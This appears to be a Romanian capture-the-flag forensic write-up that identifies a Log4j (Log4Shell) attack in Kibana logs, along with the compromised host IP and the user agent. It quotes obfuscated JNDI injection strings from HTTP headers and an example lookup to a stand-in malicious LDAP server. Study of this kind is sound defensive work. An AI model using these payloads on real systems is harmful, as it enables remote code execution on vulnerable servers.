
Something-happened

Q1. Identify the attack presented when analyzing the logs in Kibana. (Points: 100)

Ne ducem in meniu discovery si setam sa vedem logurile cu index patternul potrivit de acum 4 ani .



Vedem ca avem cam multe loguri asa ca approachul meu de obicei in acest caz este sa verific ce tip de procese erau active in acel moment.Am filtrat dupa powershell si am vazut la process.parent.args un bat interesant “Defeat-Defender.bat” doar ca inca nu imi dadeam seama ce se intampla pe acolo.In schimb dupa mai mult timp de cautat am vazut trafic de http cu un user agent si referer interesant:

```
User-Agent: ${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d
ODApfGJhc2g=}
Referer: ${jndi:${lower:l}${lower:d}${lower:a}${lower:p}
```

De aici mi-am dat seama ca este un Log4j iar vulnerabilitatea apare din cauza funcționalității Log4j de a interpreta și executa expresii JNDI (Java Naming and Directory Interface) conținute în mesaje de log. Arata ceva de genul ${jndi:ldap://malicious.server.com/exploit}. Se mai putea vedea asta daca filtram direct dupa user_agent.


Q2. Provide the IP of the compromised host. (Points: 100)

IP se poate observa in acelasi pachet prezentat anterior sau daca filtram dupa adrese IP o sa se vada cel mai folosit dintre toate:

198…..91

Q3. Provide the user agent used in the attack. (Points: 100)

Aici este usor intram la filtre si o sa vedem raspunsul acolo



Trolled by masquerade8077